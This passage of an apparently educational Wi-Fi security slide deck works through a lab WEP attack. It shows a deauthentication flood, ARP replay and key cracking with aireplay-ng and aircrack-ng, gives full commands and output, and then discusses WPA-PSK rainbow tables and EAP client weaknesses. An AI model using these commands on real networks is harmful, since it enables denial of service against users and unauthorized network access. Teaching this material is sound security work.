Found BSSID "68:1C:A2:00:ED:BE" to given ESSID "WIFI_CLASS_VICTIM".
Saving ARP requests in replay_arp-1104-195605.cap
You should also start airodump-ng to capture replies.
Read 255 packets (got 0 ARP requests and 2 ACKs), sent 0 packets...(0 pps)
```

Helping Things

- Maybe you need to help things along
- Clients generate ARPs when they join a network
- So lets force a client to re-join
- Open yet another terminal...

Controlled DoS

- Remember how Wi-Fi management frames have no protection?
- We spoof the AP and tell the client to disconnect.
- The client doesn’t know any better

Boot

```
$ sudo aireplay-ng --deauth 15 -a MAC_of_AP -c
MAC_of_Client_to_Deauth wlan0mon
```

- Send 15 deauths to kick the user off. Extra to make sure.
- We put in our BSSID and Client MACs from the list…
- Make sure not to specify your own MAC!


```
wifi@pentoo ~ $ sudo aireplay-ng --deauth 15 -a 68:1C:A2:00:ED:BE -c AC:22:0B:3E
:57:97 wlan0mon
20:00:24  Waiting for beacon frame (BSSID: 68:1C:A2:00:ED:BE) on channel 1
20:00:25  Sending 64 directed DeAuth. STMAC: [AC:22:0B:3E:57:97] [25|62 ACKs]
20:00:25  Sending 64 directed DeAuth. STMAC: [AC:22:0B:3E:57:97] [ 1|60 ACKs]
20:00:26  Sending 64 directed DeAuth. STMAC: [AC:22:0B:3E:57:97] [ 0|65 ACKs]
20:00:26  Sending 64 directed DeAuth. STMAC: [AC:22:0B:3E:57:97] [ 5|62 ACKs]
20:00:27  Sending 64 directed DeAuth. STMAC: [AC:22:0B:3E:57:97] [ 1|63 ACKs]
20:00:28  Sending 64 directed DeAuth. STMAC: [AC:22:0B:3E:57:97] [ 0|60 ACKs]
20:00:28  Sending 64 directed DeAuth. STMAC: [AC:22:0B:3E:57:97] [ 0|62 ACKs]
20:00:29  Sending 64 directed DeAuth. STMAC: [AC:22:0B:3E:57:97] [ 0|64 ACKs]
20:00:29  Sending 64 directed DeAuth. STMAC: [AC:22:0B:3E:57:97] [ 0|64 ACKs]
20:00:30  Sending 64 directed DeAuth. STMAC: [AC:22:0B:3E:57:97] [ 0|64 ACKs]
20:00:30  Sending 64 directed DeAuth. STMAC: [AC:22:0B:3E:57:97] [ 0|63 ACKs]
20:00:31  Sending 64 directed DeAuth. STMAC: [AC:22:0B:3E:57:97] [ 0|64 ACKs]
20:00:31  Sending 64 directed DeAuth. STMAC: [AC:22:0B:3E:57:97] [ 0|63 ACKs]
20:00:32  Sending 64 directed DeAuth. STMAC: [AC:22:0B:3E:57:97] [ 0|64 ACKs]
20:00:33  Sending 64 directed DeAuth. STMAC: [AC:22:0B:3E:57:97] [ 0|64 ACKs]
wifi@pentoo ~ $
```


```
CH  1 ][ Elapsed: 14 mins ][ 2013-11-04 20:04

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

68:1C:A2:00:ED:BE  -28  96     8431    41899   15   1  54e  WEP  WEP    OPN  WIFI_CLASS_VICTIM
2C:B0:5D:A0:C5:CB  -70  18     2326        0    0   1  54e  WPA2 CCMP   PSK  UESC-NG
60:A4:4C:F1:35:00  -52   0        0        6    0  11  54e  WPA2 CCMP   PSK  UESC

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

68:1C:A2:00:ED:BE  AC:22:0B:3E:57:97  -26   48e- 1      0     4503  WIFI_CLASS_VICTIM,UESC
68:1C:A2:00:ED:BE  00:C0:CA:21:69:03    0    0 - 1      0    66298
60:A4:4C:F1:35:00  CC:3A:61:09:04:4D  -61    0 - 1      0       18
```

Lets Do It!

- Fire up ***yet another*** terminal
- Run aircrack on your capture

```
$ aircrack-ng /tmp/aircrack-01.cap
```




Aircrack-ng 1.2 beta1
[00:00:28] Tested 622 keys (got 35758 IVs)
KB depth byte(vote)
0 8/ 9 FD(42496) 09(41216) 48(41216) 5E(40960) A8(40960)
1 2/ 1 74(42752) 7A(41728) 54(41472) B8(40960) 11(40704)
2 0/ 2 BF(50432) C5(44288) F7(43776) 6F(42752) AA(42752)
3 0/ 2 33(49408) 8A(43520) B6(42752) 01(42496) EB(42496)
4 9/ 4 68(40960) 7C(40448) 9B(40448) 18(40192) 87(40192)
KEY FOUND! [F7:F1:D7:74:D4:76:3E:0F:E0:9B:83:19:B3]
Decrypted correctly: 100%
wifi@pentoo ~ $

Got it.

- Yep, it’s that easy
- All the time was in the setup
- How long does it take to run once we have the data?

```
wifi@pentoo ~ $ time aircrack-ng -e WIFI_CLASS_VICTIM /tmp/aircrack-01.cap
```

```
                                Aircrack-ng 1.2 beta1


                    [00:00:03] Tested 785 keys (got 44826 IVs)

   KB    depth   byte(vote)
    0    6/  9   EE(52224) 5E(51968) FD(51968) 81(51712) 8A(51712)
    1    0/  1   E8(60928) 05(52224) 78(51968) A5(51968) 54(51456)
    2    3/  3   F7(53504) C5(52992) CA(52992) 22(52736) 4D(52736)
    3    0/  1   33(65792) EB(53248) 72(52480) 84(52224) 86(51968)
    4   15/  4   C1(49920) 43(49664) 8C(49664) 9B(49664) FC(49664)

              KEY FOUND! [ F7:F1:D7:74:D4:76:3E:0F:E0:9B:83:19:B3 ]
         Decrypted correctly: 100%



real    0m3.646s
user    0m1.590s
sys     0m0.055s
```

WEP Summary

- Run airodump-ng to log to a cap file
- Run `aireplay-ng --fakeauth` to join the victim network
- Run `aireplay-ng --arpreplay` to capture and inject ARP frames
- Run `aireplay-ng --deauth` to force devices to re-auth and send ARPs

Attacking WPA

- There are no significant vulnerabilities in the cryptography of WPA2
- There are some weaknesses in TKIP. Avoid it but don’t be crazy over it.
- AES has no significant vulnerabilities
- But this means the problem lies with users/admins

My Bologna Has a First Name

- WPA PSK uses a passphrase to generate a key
- This key (PMK, Primary Master Key) is then used to generate the temporary keys (PTK) used by each client
- If you get the PMK, you get the network

Generating PMK

- The PMK is a combination of the SSID and the passphrase, run through a SHA1 hash 1024 times
- This is pretty time consuming
- The theory was this would be impractical for an attacker

Taste The Rainbow

- Unfortunately, rainbow tables happened
- Pre-computing large amounts of hash data and then storing it in a format which is compact and quickly searchable
- What happens if we take the top, say, 1 million 8 character passwords / english words and the top 5000 SSIDs?

Sometimes It’s Quick

- If you have the pre-computed hashes, cracking a PSK network is near-instant; limited by the speed of your disk IO
- But if you don’t, what happens?

The Slow Way

- It’s POSSIBLE to run the hashes real-time
- It’s just really really slow
- It can be accelerated with FPGA and GPU code
- I haven’t heard of someone cracking non-trivial networks in the wild

Being Non-Trivial

- The PMK is a combination of PSK and SSID
- Make both non-obvious and complex.
- If your SSID isn’t a dictionary word and your PSK is a complex phrase…
- You’ve effectively reduced it to brute force of the entire keyspace

The Fatal Issue With PSK

- The only unique data about the network:
    - SSID (public)
    - BSSID (public)
    - PSK (?)
- Posting a PSK publicly at a con…
- Means anyone can spoof the network and MITM

WPA-EAP

- Various EAP methods
    - TTLS (mutual cert authentication)
    - PEAP (mschapv2 wrapped in SSL)
- Generally secure, but…
- Lots of ways for clients to screw it up

What's Wrong With SSL?

- Users click OK, ignoring self-signed cert problems
- If a user can be convinced to accept a spoofed radius cert for WPA-PEAP…
- Then they hand over their MSChapV2 hashes
- And happily use the network
- Exposing them to MITM. Again.

Even Dumber

- Clients are even dumber - many let you specify no SSL cert and accept ***any***
- Android is especially guilty of this
- Accepting any cert means ***there is no security***
- Configuring things right is hard. Users will mess up. Proved at DefCon.

Directly Attacking Clients

- Karma (hijack/spoof any SSID)
- Airpwn (Hijack TCP streams on open/wep networks)
- We can defend APs pretty well
- We can defend clients on controlled networks
- We can’t defend someone going to starbucks